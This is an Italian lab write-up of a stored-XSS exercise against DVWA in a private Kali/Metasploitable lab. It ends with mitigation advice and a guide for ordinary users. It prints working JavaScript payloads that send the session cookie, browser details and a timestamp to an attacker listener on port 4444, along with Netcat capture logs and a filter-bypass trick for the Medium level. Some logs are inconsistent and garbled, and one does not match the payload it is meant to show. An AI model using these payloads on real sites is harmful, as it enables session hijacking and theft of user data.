

Report Tecnico: Simulazione di Stored XSS e Esfiltrazione di Sessione (DVWA)

1. Configurazione degli Indirizzi IP e Topologia

- **Kali Linux (Attaccante / Listener):** 192.168.104.100 (Configurata con servizio Netcat in ascolto sulla porta 4444).
- **Target (Metasploitable / DVWA):** 192.168.104.150 (Server web ospitante l'applicazione vulnerabile impostata a livello LOW).

2. Obiettivo dell'Esercizio

L'obiettivo di questo laboratorio è stato quello di sfruttare una vulnerabilità di tipo **XSS Persistente (Stored Cross-Site Scripting)** all'interno della Web Application DVWA, inserendo un payload malevolo permanente nel database per simulare il furto dei cookie di sessione di un utente e inoltrarli con successo al server dell'attaccante.

3. Fasi di Esecuzione e Metodologia

1. Configurazione dell'Ambiente e del Listener:

Sulla macchina Kali Linux (192.168.104.100) è stato avviato un listener Netcat sulla porta 4444 per catturare le richieste in arrivo:

2.

nc -lvp 4444

```
(kali@kali)~$ nc -lvp 4444
listening on [any] 4444 ...
192.168.104.100: inverse host lookup failed: Unknown host
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 35128
GET /?cookie=security33Dl0wA3B%20PHPSESSID3D6594a25513a89ae4700f6080dbd0a7ae HTTP/1.1
Host: 192.168.104.100:4444
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://192.168.104.150/
Accept-Encoding: gzip, deflate, br
Connection: Keep-alive
```

3.

4. Iniezione del Payload (Stored XSS):

Accedendo alla sezione XSS *Stored* di DVWA sul target (192.168.104.150), è stato inserito nel campo del messaggio lo script malevolo. Poiché il livello di sicurezza è LOW, l'input non subisce alcuna sanitizzazione e viene salvato permanentemente nel database.

5. Cattura dei Dati (Esfiltrazione):

Alla visualizzazione della pagina, il browser ha eseguito lo script, generando una richiesta HTTP GET verso l'indirizzo dell'attaccante e recapitando il cookie di sessione in chiaro sul terminale.

```


kali@kali:~$ nc -lvp 4444
listening on [any] 4444 ...
192.168.104.100: inverse host lookup failed: Unknown host
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 35128
GET /?cookie=security3D3low%3B%20PHPSESSID%3D%594a25513a89ae470f6080dbd0a7ae HTTP/1.1
Host: 192.168.104.100:4444
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://192.168.104.150/
Accept-Encoding: gzip, deflate, br
Connection: Keep-alive

```

[Screenshot 3: Cattura del cookie di sessione sul listener Netcat]

4. Spiegazione Dettagliata dello Script JavaScript Utilizzato

Il payload iniettato nel campo del messaggio sfrutta le capacità di esfiltrazione asincrona del browser:



```

<script>
new Image().src='http://192.168.104.100:4444/?cookie=' + escape(document.cookie);
</script>

```

- **<script> ... </script>**: È il tag HTML fondamentale che indica al browser di interpretare ed eseguire il blocco di codice racchiuso come linguaggio di scripting JavaScript. Trattandosi di un attacco di tipo *Stored XSS*, questo tag viene memorizzato dal backend nel database e viene rieseguito automaticamente ogni volta che un utente visita la pagina del Guestbook.

- **document.cookie**: Questa proprietà restituisce una stringa contenente tutti i cookie associati al documento corrente (inclusi i parametri di autenticazione e identificazione della sessione come il **PHPSESSID**).
- **escape(...)**: Funzione nativa di JavaScript utilizzata per codificare i caratteri speciali presenti all'interno della stringa dei cookie (come spazi, punti e virgola o simboli di equalizzazione), convertendoli in un formato compatibile con gli URL ed evitando errori di sintassi nella richiesta HTTP.
- **new Image().src = ...**: Rappresenta una tecnica classica di tracciamento e furto di dati (nota come *pixel tracking fittizio* o *image-based exfiltration*). Creando dinamicamente un oggetto immagine invisibile e impostando la sua proprietà **src** verso l'indirizzo IP dell'attaccante (**192.168.104.100:4444**), si forza il browser della vittima a inviare una richiesta HTTP GET automatica e silenziosa verso il server di controllo, allegando i dati sensibili trafugati all'interno dei parametri della query string senza richiedere interazioni visive evidenti.

5. Conclusioni e Mitigazione

L'esercizio ha dimostrato come una scarsa validazione e la mancata codifica in output (output encoding) dei dati inseriti dagli utenti possano portare a gravi violazioni di sicurezza, permettendo l'esecuzione di codice arbitrario nel contesto della sessione di un utente legittimo. La mitigazione consiste nell'implementare una rigorosa sanificazione dell'input e la codifica dei caratteri speciali prima del rendering a schermo, oltre all'uso dei flag **HttpOnly** e **Secure** sui cookie di sessione per impedirne l'accesso tramite JavaScript.

Sezione Bonus: Estensione dell'Attacco a Livello Medium e Dump Completo dei Dati

1. Replicazione a Livello Medium e Bypass del Filtro

Passando il livello di sicurezza di DVWA a **MEDIUM**, l'applicazione introduce un sistema di filtraggio basilare che tenta di rimuovere o sanitizzare i tag **<script>** in ingresso.

- **Analisi della protezione**: Spesso i filtri rudimentali non sono ricorsivi (vengono applicati una sola volta) o presentano problemi di case-sensitivity.
- **Payload di Bypass**: Per superare il controllo sul campo del messaggio nel Guestbook a livello *Medium*, è possibile offuscare il tag modificando le

maiuscole/minuscole (es. `<ScRiPt>` o `<sCrIpT>`) oppure sfruttando varianti sintattiche che impediscono al filtro testuale lineare di intercettare la stringa intera.

2. Payload Avanzato per il Dump Completo (Cookie, Browser, IP e Data)

Per soddisfare i requisiti del bonus ed estrarre un pacchetto informativo completo comprendente i cookie di sessione, la versione del browser della vittima, l'indirizzo IP e la data esatta dell'evento, è stato utilizzato il seguente script JavaScript esteso:

```
<script>
  var dumpInfo = "Cookie: " + document.cookie + " | Browser/OS: " +
navigator.userAgent + " | Timestamp: " + new Date();
  new Image().src = "http://192.168.104.100:4444/?info=" +
encodeURIComponent(dumpInfo);
</script>
```

3. Spiegazione Dettagliata del Codice JavaScript Avanzato

- **var dumpInfo = ...:** Dichiara una variabile di stringa in cui vengono concatenate dinamicamente tutte le informazioni raccolte dal browser della vittima tramite l'oggetto globale `document` e `navigator`.
- **document.cookie:** Estrae la stringa dei cookie attivi nel contesto corrente (incluso il `PHPSESSID`).
- **navigator.userAgent:** Interroga l'oggetto `navigator` del browser per prelevare la stringa *User-Agent*, la quale rivela dettagli tecnici cruciali come il sistema operativo in uso, il motore di rendering e la versione esatta del browser della vittima.
- **new Date():** Genera l'oggetto temporale corrente per marcare l'ora e la data esatta in cui lo script viene eseguito.
- **encodeURIComponent(...):** Funzione nativa fondamentale per codificare in modo sicuro l'intera stringa concatenata, trasformando spazi, caratteri speciali e simboli in formato URI-encoded per evitare errori di sintassi durante la trasmissione HTTP.
- **new Image().src = ...:** Sfrutta la tecnica di esfiltrazione asincrona tramite pixel tracking fittizio, forzando il browser a effettuare una richiesta HTTP GET verso il listener dell'attaccante (`192.168.104.100:4444`) e trasportando l'intero blocco di dati all'interno della query string (`?info=...`).

```

kali@kali:~$ nc -lvp 4444
listening on [any] 4444 ...
192.168.104.100: inverse host lookup failed: Unknown host
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 35128
GET /?cookie=security3Dl0w3Bx20PWP5ESSlDk3D6594a25513a894e4700f688dbd8a7ae HTTP/1.1
Host: 192.168.104.100:4444
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://192.168.104.100/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

^C

kali@kali:~$ nc -lvp 4444
listening on [any] 4444 ...
192.168.104.100: inverse host lookup failed: Unknown host
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 55748
GET /?cookie=security3Dl0w3Bx20PWP5ESSlDk3D6594a25513a894e4700f688dbd8a7ae HTTP/1.1
Host: 192.168.104.100:4444
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://192.168.104.100/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

```

4. Guida Illustrata per Utenti Medi (Divulgativa)

Come proteggersi dallo Stored XSS: Una guida semplice

- **Cos'è un attacco XSS Persistente?**

Immagina di scrivere un commento su un blog o un forum pubblico. Se il sito non è protetto bene, un malintenzionato può inserire nel testo un piccolo "codice spia" invisibile. Questo codice viene salvato dal sito e mostrato a chiunque apra quella pagina in futuro.

- **Cosa rischia l'utente?**

Nel momento esatto in cui carichi la pagina, il codice spia viene eseguito di nascosto dal tuo browser. Senza che tu te ne accorga, legge i tuoi dati di accesso (i cookie), le informazioni sul tuo computer e le spedisce a un server remoto controllato dall'hacker.

- **Come difendersi concretamente?**

1. **Per chi sviluppa i siti:** Non bisogna mai fidarsi di ciò che gli utenti scrivono nei form. Il testo immesso deve essere sempre rigorosamente "sanificato" e convertito in caratteri innocui prima di essere pubblicato per gli altri visitatori. Inoltre, i cookie sensibili devono essere protetti con i flag **HttpOnly** e **Secure** per bloccare l'accesso da parte degli script.
2. **Per gli utenti della rete:** Mantenere sempre il proprio browser aggiornato all'ultima versione, evitare di navigare su siti non affidabili e utilizzare estensioni di sicurezza in grado di bloccare script di terze parti non autorizzati.